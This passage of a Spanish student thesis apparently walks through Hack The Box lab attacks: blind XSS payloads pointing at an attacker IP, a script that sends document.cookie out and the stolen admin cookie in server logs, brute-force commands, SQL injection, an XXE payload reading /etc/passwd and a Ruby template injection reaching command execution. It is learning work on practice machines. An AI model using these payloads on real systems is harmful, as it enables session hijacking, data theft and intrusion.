:: Progress: [47556/87664] :: Job [1/1] :: 1080 req/sec :: Duration: [0:00:44]
```

Es un pdf que contiene lo siguiente:

RedCross

dcoumentation dept.

Intranet access request:


Please send a message using our intranet contact form: https://intra.redcross.htb/?page=contact

It's very important that the **subect** of the message **specifies that you are requesting "credentials"** and also **specify an username in the body of the message** in the form:

"username=yourdesiredname"

It's very important to follow this rules to get the account information as fast as possible, otherwise the message will be sent to our IT administrator who will take care if it when possible.

El link lleva a esta página "https://intra.redcross.htb/?page=contact":



Antes de seguir, busco también subdominios y vhosts. "ffuf -w subdomains-top1million-5000.txt:FUZZ -u https://FUZZ.redcross.htb" devuelve intra, el que ya conocía. Al mirar los vhosts pero, con "ffuf -w subdomains-top1million-5000.txt:FUZZ -u https://10.10.10.113 -H 'Host: FUZZ.redcross.htb' -fc 301" (-fc 301 para filtrar todos los hits cuyo estado fuese 301, ya que me devolvía cientos de hits con ese estado), a parte de intra, me devuelve también admin. Accedo entonces a "admin.redcross.htb", no sin antes añadirlo a /etc/hosts, y me lleva a la siguiente página:

Vuelvo a la página de contact. Probaré primero con XSS (la primera vulnerabilidad de la que habla la máquina). En concreto X

SS a ciegas, pues no podemos ver a qué página llega la información que ponemos en el formulario de contacto. Cuando le doy a contact simplemente me lleva a una página que dice que se ha enviado la petición. Activo un listener en el puerto 81 con "sudo nc -lvnp 81". En request pongo: <script src=http://10.10.14.39:81/request></script>, y en las otras casillas lo mismo cambiando request por otro nombre que me indique qué casilla es la vulnerable, como explicado en la metodología. Al darle a contact me lleva a una página que dice "Oops! Someone is trying to do something nasty…". Voy a probar otros payloads. De los que ofrece de ejemplo HTB academy: <script src=http://OUR_IP></script>

'><script src=http://OUR_IP></script>

"><script src=http://OUR_IP></script>


javascript:eval('var a=document.createElement(\'script\');a.src=\'http://OUR_IP\';document.body.appendChild(a)')

<script>function b(){eval(this.responseText)};a=new XMLHttpRequest();a.addEventListener("load", b);a.open("GET", "//OUR_IP");a.send();</script>


<script>$.getScript("http://OUR_IP")</script>

, solo el que empieza por javascript no dirige a la página donde dice que estamos intentando algo sucio, pero no funciona. Pruebo poner en la request solo "<script>", y me envía a la página Oops. Compruebo que poniendo solo "<", lo ponga al inicio i después de texto, envía también. Claramente el "<" está blacklisteado. Después de buscar información de maneras de saltarme filtros xss, no encuentro nada que haga possible no usar el "<" en mi caso. No se me ocurre cómo seguir así que de momento volveré a la página de inicio. Primero intentaré hacer un login brute force. Burp suite me devuelve estos parámetros cuando intento inciar sesión con un nombre y contraseña cualquiera: "user=dtf&pass=df&action=login" y "POST

/pages/actions.php HTTP/1.1”. Lo intento primero con hydra, pero no hay manera. Algo como por ejemplo: hydra -l ofd -p usd intra.redcross.htb -s 443 https-post-form "/pages/actions.php:user=^USER^&pass=^PASS^&action=login:F=not logged in" me da hit, cuando no es verdad que sean las credenciales correctas. Cualquier intento me da hit. Si cambio a “hydra -L names.txt -P rockyou.txt intra.redcross.htb http-post-form "/pages/actions.php:user=^USER^&pass=^PASS^&action=login:F=not logged in"”, teniendo en cuenta que actions.php era HTTP/1.1 y no https, no me devuelve nada. Probaré entonces con ffuf: “ffuf -w Downloads/burp-parameter-names.txt:FUZZ -u https://intra.redcross.htb/pages/actions.php -X POST -d "user=FUZZ&pass=FUZZ&action=login" -H 'Content-Type: application/x-www-form-urlencoded' -fs 11”, añado -H ‘Content… porque en PHP, los datos "POST" solo pueden aceptar el tipo de contenido "application/x-www-form-urlencoded". La manera de establecer esto en "ffuf" es utilizando la opción "-H 'Content-Type: application/x-www-form-urlencoded'". Me devuelve guest, que quiere decir que tanto el usuario como la contraseña son guest. Por suerte no eran diferentes, sino esta comanda no hubiese funcionado. Pongo las credenciales y me lleva a esta página:



La máquina menciona inyecciones sql y el filtro del user id parece acceder a la base de datos así que intento inyectar un comando cualquiera. Me devuelve este mensaje:



Inyecto algo más corto (1’) para leer el mensaje de error entero. Es el siguiente: “DEBUG INFO: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '5' or dest like '1") LIMIT 10' at line 1”. Está poniendo mi input entre ‘ y siguiéndolo de) LIMIT… Por lo tanto parece que no solo necesito poner 1’, sino 1’). En efecto con 1')--


- me devuelve lo mismo que si solo hubiese puesto un uno. Haciendo un union select con un solo elemento me dice: “The used SELECT statements have a different number of columns”. Por lo tanto, tengo que ir probando hasta encontrar el número adecuado. Resultan ser cuatro, pero no me aparece el output, por lo tanto, tampoco me sirve de mucho esta información. No sé cómo continuar así que pasaré a sqlmap. “sqlmap -u https://intra.redcross.htb/?o=2&page=app” no funciona, así que copiaré la petición entera. Intercepto la petición al enviar el filtro uid (lo que quiero que explote sql) y selecciono “copy as curl”, para sustituir curl por sqlmap. El curl pero es demasiado largo. Usaré entonces la petición get entera. Intercepto la petición get con burp suite y la pego en un archivo que llamo sql.txt, para luego ejecutar el comando “sqlmap -r sql.txt”. La opción -r se usa para estos casos, cuando se está usando un archivo con una petición http. Rápidamente pero, me peta y tampoco puedo acceder a la web. --level y --risk están por defecto en 1, así que lo único que me queda es el comando --delay. Con el delay no peta como antes, pero sí que me acaba diciendo lo siguiente: “[00:47:36] [CRITICAL] can't establish SSL connection”. No puedo seguir por aquí. Tras seguir intentando varias cosas, descubro tontamente que en el formulario de contacto, al poner < en la parte de contact no salta nada y dice que se ha enviado la petición. Pruebo entonces con poner “<script src=http://10.10.14.39:81/xd></script>” en la parte de contact y le doy a contact (desde mi máquina ejecuto el comando “sudo php -S 0.0.0.0:81”), y en efecto me devuelve “10.10.10.113:60658 [404]: (null) /xd”:

```
[Fri May 10 20:31:49 2024] 10.10.10.113:60658 [404]: (null) /xd - No such file o
r directory
[Fri May 10 20:31:49 2024] 10.10.10.113:60658 Closing
```


Creo entonces un archivo al que llamo script.js con el contenido: “new Image().src='http://10.10.14.39:81/'+document.cookie;”, para coger la cookie. Esta línea es el ejemplo que dan en HTB academy para estas situaciones. No hay mucho más que se pueda hacer en estos casos excepto coger la cookie, a mi entender. Cambio el script de antes por: “<script src=http://10.10.14.39:81/script.js></script>”, y me devuelve la cookie “PHPSESSID=3e8modo63qoa0ph2dhprkr5lq2;%20LANG=EN_US;%20SINCE=1715376840;%20LIMIT=10;%20DOMAIN=admin”:

```
[Fri May 10 23:34:00 2024] 10.10.10.113:32994 Accepted
[Fri May 10 23:34:00 2024] 10.10.10.113:32994 [200]: (null) /script.js
[Fri May 10 23:34:00 2024] 10.10.10.113:32994 Closing
[Fri May 10 23:34:01 2024] 10.10.10.113:33008 Accepted
[Fri May 10 23:34:01 2024] 10.10.10.113:33008 [404]: (null) /PHPSESSID=3e8modo63
qoa0ph2dhprkr5lq2;%20LANG=EN_US;%20SINCE=1715376840;%20LIMIT=10;%20DOMAIN=admin
- No such file or directory
[Fri May 10 23:34:01 2024] 10.10.10.113:33008 Closing
```


A diferencia de las cookies que había visto antes con burp suite etc., donde decía que el dominio era intra, ahora el dominio dice ser admin. La cookie me da también un phpsessid que supongo es del admin, y en efecto al cambiar la cookie en la página admin.redcross.htb y poner ese phpsessid me lleva a la siguiente página:



User management lleva a:



y Network acces a:



Al añadir a un usuario me da sus credenciales (**Paupa1 : ZZz1pKFs**). En el network añado mi ip:


A partir de aquí no sé bien cómo seguir. He intentado inyectar comandos (p. ej. 10.10.14.139; whoami) pero no ha funcionado. Con nmap puedo ver que la página usa ftp, ssh, nfs y postgresql, así que supongo que por ahí hay que seguir, pero eso ya sale del objetivo de mi TFG.

MÁQUINA PERFECTION


Ya que me ha sobrado tiempo, usaré una máquina que aún no se ha retirado, por lo tanto, no tiene información sobre qué vulnerabilidades tiene. Encuentro esta máquina, perfection, de dificultad fácil y que usa http:

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubunt
80/tcp open  http    nginx
|_http-title: Weighted Grade Calculator
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


al poner la ip me lleva directamente a la página:



No encuentro ningún directorio ni subdominio ni nada por el estilo con ffuf. La ventana de “caclulate your weighted grade” lleva a esto:




Y una vez pones tus notas te devuelve un resultado como este:



No hay ninguna otra página donde parezca que pueda haber otra vulnerabilidad, así que lo más probable es que se pueda hacer un command injection en este formulario. Poniendo “d; whoami;” en cualquiera de las categorías devuelve: “Malicious input blocked”. SI pongo cualquiera de los siguientes: ;<$%|&, devuelve lo mismo. Intercepto entonces la petición con burp suite. Es un POST con los inputs:

```
category1=d&grade1=11&weight1=100&category2=d&grade2=1&w
```


.... Pruebo con el repeater entonces los diferentes payloads sugeridos por HTB academy. El %0a (new-line) es el único que no devuelve el malicious input y calcula las notas. Pero con, por ejemplo: “category1=d%0a+ls” simplemente me imprime el ls como si fuese el nombre de la categoría. Pruebo por si acaso con todos los inputs pero no cambia nada. Pruebo entonces con verb tampering. Cambio el post por un get con la opción de burp suite “change request method”, manteniendo el “category1=d%0a+ls”. Me devuelve la página:



con put y delete pasa lo mismo, solo cambia el get por put o delete. Está claro que se puede hacer una inyección de comando, con el new-line, pero no sé cómo. Buscaré entonces más información sobre la web. Sigo el proceso de recogida de información explicado en la metodología. Lo importante que saco de la búsqueda es cuando busco en google "sinatra web". Sinatra resulta ser un framework escrito en ruby. Además whatweb devuelve lo siguiente:

```
(base) paupa@paupa-PC:~$ whatweb 10.10.11.253
/usr/lib/ruby/vendor_ruby/target.rb:188: warning: URI.escape is obsolete
http://10.10.11.253 [200 OK] Country[RESERVED][ZZ], HTTPServer[nginx, WEBrick/1.
7.0 (Ruby/3.0.2/2021-07-07)], IP[10.10.11.253], PoweredBy[WEBrick], Ruby[3.0.2],
 Script, Title[Weighted Grade Calculator], UncommonHeaders[x-content-type-option
s], X-Frame-Options[SAMEORIGIN], X-XSS-Protection[1; mode=block]
```

Pruebo entonces con stti. El apartado de ruby en "https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection" da 3 comandos con los que probar, el "<%= 7*7 %>" es el que funciona, si se pone después del %0a y codificado con url. Devuelve 49 en vez de 7*7. He conseguido poder inyectar comandos entonces. SI cambio 7*7 por por ejemplo "ls /", me devuelve el ls del root:



Voy a parar aquí porque ya he llegado a poder ejecutar código y no me queda tiempo para más, ni tengo muy claro cómo seguir.

Conclusiones

El objetivo de mi TFG era poner a prueba las técnicas para explotar vulnerabilidades web estudiadas (en parte) para este trabajo, realizando ataques a webs de Hack The Box. De esta manera podría comprobar si estas técnicas realmente funcionan, y cómo funcionan en una web realista. Para ello mi plan era atacar tres webs distintas, y que cada una abordarse vulnerabilidades diferentes. Como me sobró tiempo, añadí una cuarta web. Esta web era más sencilla, pero a su vez no tenía información de qué vulnerabilidades había. Este es un resumen de los cuatro ataques realizados:

Para la primera máquina, unattended empiezo por usar nmap con la IP proporcionada. Con eso consigo el nombre de la web, y añadiendo el mapeo de la ip al nombre en /etc/hosts/ puedo acceder a la web. Con la herramienta ffuf hago fuzz en busca de directorios, subdominios, etc. El único hit es el directorio dev. Luego en busca de páginas, la única nueva es index.php. No veo dónde hacer el path traversal mencionado en la introducción de la máquina. Pruebo con un IDOR pero no funciona. Después de investigar descubro que nginx puede ser vulnerable a un path traversal que funciona poniendo los dos puntos (.. lleva al directorio anterior al que estamos) antes del /. Con esto puedo acceder al index.php desde otro directorio, por lo tanto nginx no compila el código y recibo el código fuente de index.php. Con el código fuente veo que la página es vulnerable a una inyección a ciegas. Podría hacer un código para sacar la base de datos pero con sqlmap es más rápido y sencillo, así que eso es lo que uso. Después, encuentro el include que significa que es vulnerable a un file inclusion. Con “https://www.nestedflanders.htb/index.php?id=465' union select "about' union select '/var/lib/php/sessions/sess_dn1bcshj0psnuet8ncca7gdu14'-- -"-- -” me devuelve el archivo de sesiones. Esto funciona porque el código primero hace un select en busca de un nombre, que sería el nombre con id =465, pero al hacer el union select el nombre pasa a ser el “about' union select '/var/lib/php/sessions/sess_dn1bcshj0psnuet8ncca7gdu14'-- -"-- -” porque la función coge la última fila (el nombre con id = 465 es la primera fila, y con lo que se hace el union la segunda y última) y con ese “nombre” se coge el path asociado al nombre.

Sin embargo, el código hace path='about' union select nuestro archivo, y el path deja de ser el path de about sino el path que se ha añadido (dado que es el de la última fila), en este caso el del archivo de sesiones. Con el archivo de sesiones no consigo RCE. Por lo tanto, pruebo con el access log. Con este sí que consigo inyectar un web shell y conseguir RCE. Para seguir se necesita hacer un reverse shell (fácil con RCE), pero lo que seguiría a eso ya se aleja de mi objetivo de mi TFG.

Para la segunda máquina, devoops, sigo el mismo proceso de usar nmap y ffuf y llego a una página llamada upload que parece decir directamente que es vulnerable a xxe. Rellenando con los elementos xml que faltaban, tal y como indica la página, puedo hacer el xxe. Con: <?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE Author [
  <!ENTITY pas SYSTEM "file:///etc/passwd">
]>
<root>
	<Author>&pas;</Author>
	<Subject>Xd</Subject>
	<Content>Lol</Content>
</root> consigo leer el archivo passwd. Cambiando este archivo por /home/roosa/deploy/src/feed.py, un path que me había dado la web misma, me lleva a un código que menciona pickle, pero pickle no he tocado así que lo dejo aquí, pues de nuevo se aleja de mi objetivo para mi TFG (me intenté informar un poco por si acaso era fácil y hacerlo pero no encontré casi información).

En la tercera máquina, redcross, acabo descubriendo un formulario que puede ser vulnerable a xss, y una página de admin que pide credenciales. Pero al intentarlo, me dice que ha detectado un input malicioso y no consigo solucionarlo. El "<" está blacklisteado. Busco otras maneras y consigo hacer login en la página de inicio con el usuario y contraseña guest, sacados con ffuf. Probé primero con hydra pero no me funcionó. En la página hay un filtro de user id vulnerable a inyecciones sql, pero lo único que consigo es descubrir el número de columnas que tiene la base de datos, nada más. Pruebo con sqlmap pero no me funciona. Volviendo atrás, descubro que la tercera casilla en el formulario sí que permite introducir "<".

Entonces escribo en esta casilla “<script src=http://10.10.14.39:81/script.js”, script siendo un script que coge la cookie, y me devuelve una cookie que dice ser del admin. Entonces en la página de admin que había descubierto antes introduzco esta cookie y puedo acceder a la página sin necesidad de iniciar sesión. A partir de aquí ya no encuentro manera de seguir, seguramente porque hagan falta otras vulnerabilidades que no son de web.

Por último, en la máquina perfection una de las páginas accesibles sin necesidad de ffuf ni nada por el estilo, hay un formulario que te calcula tu nota. Para calcular la nota deduzco que accede al back end por lo tanto pruebo con un command injection. Todos los payloads me devuelven input malicioso menos el new-line, pero no consigo inyectar comandos. Acabo descubriendo que la web trabaja con sinatra, un tipo de framework. Supongo que se puede hacer un ssti y, en efecto, en la lista de payloads para ssti hay uno de sinatra. Con esto y el new-line, consigo ejecutar comandos. Aquí acabo mi TFG, pues no me queda más tiempo y la continuación seguramente era con algo de ssh (nmap me devolvió http y ssh).

Creo que el objetivo de mi TFG se ha logrado. Si bien no he podido poner en práctica todo lo que había estudiado previamente en relación con la ciberseguridad en cuanto a la parte web, puedo decir que una gran parte sí. En cuanto a los resultados, han sido más o menos los esperados. Algunas cosas han resultado bastante fáciles y directas, tal y como las había estudiado, y otras han requerido más estudio o búsqueda, como por ejemplo el path traversal en la primera máquina, que no tenía casi nada que ver con el path traversal que había estudiado.

Bibliografía utilizada

Cry0l1t3, *Network Enumeration with Nmap*, HTB Academy. Recuperable en: https://academy.hackthebox.com/module/details/19.

Andres D y Cry0l1t3, *Information Gathering* - Web Edition, HTB Academy. Recuperable en: https://academy.hackthebox.com/module/details/144.

21y4d, *Using Web Proxies*, HTB Academy. Recuperable en: https://academy.hackthebox.com/module/details/110.

21y4d, *Attacking Web Applications with Ffuf*, HTB Academy. Recuperable en: https://academy.hackthebox.com/module/details/54.

21y4d, *Login Brute Forcing*, HTB Academy. Recuperable en: https://academy.hackthebox.com/module/details/57.

21y4d, *SQL Injection Fundamentals*, HTB Academy. Recuperable en: https://academy.hackthebox.com/module/details/33.

21y4d, *SQLMap Essentials*, HTB Academy. Recuperable en: https://academy.hackthebox.com/module/details/58.

bmdyy, *Advanced SQL Injections*, HTB Academy. Recuperable en: https://academy.hackthebox.com/module/details/188.

21y4d, *File inclusion*, HTB Academy. Recuperable en: https://academy.hackthebox.com/module/details/23.

21y4d, Cross-Site Scripting (XSS), HTB Academy. Recuperable en: https://academy.hackthebox.com/module/details/103.

21y4d, Command Injections, HTB Academy. Recuperable en: https://academy.hackthebox.com/module/details/109.

21y4d, Web Attacks, HTB Academy. Recuperable en: https://academy.hackthebox.com/module/details/134.

Andres D, Server-side Attacks, HTB Academy. Recuperable en: https://academy.hackthebox.com/module/details/145.

https://labs.hakaioffsec.com/nginx-alias-traversal/ (ya no existe)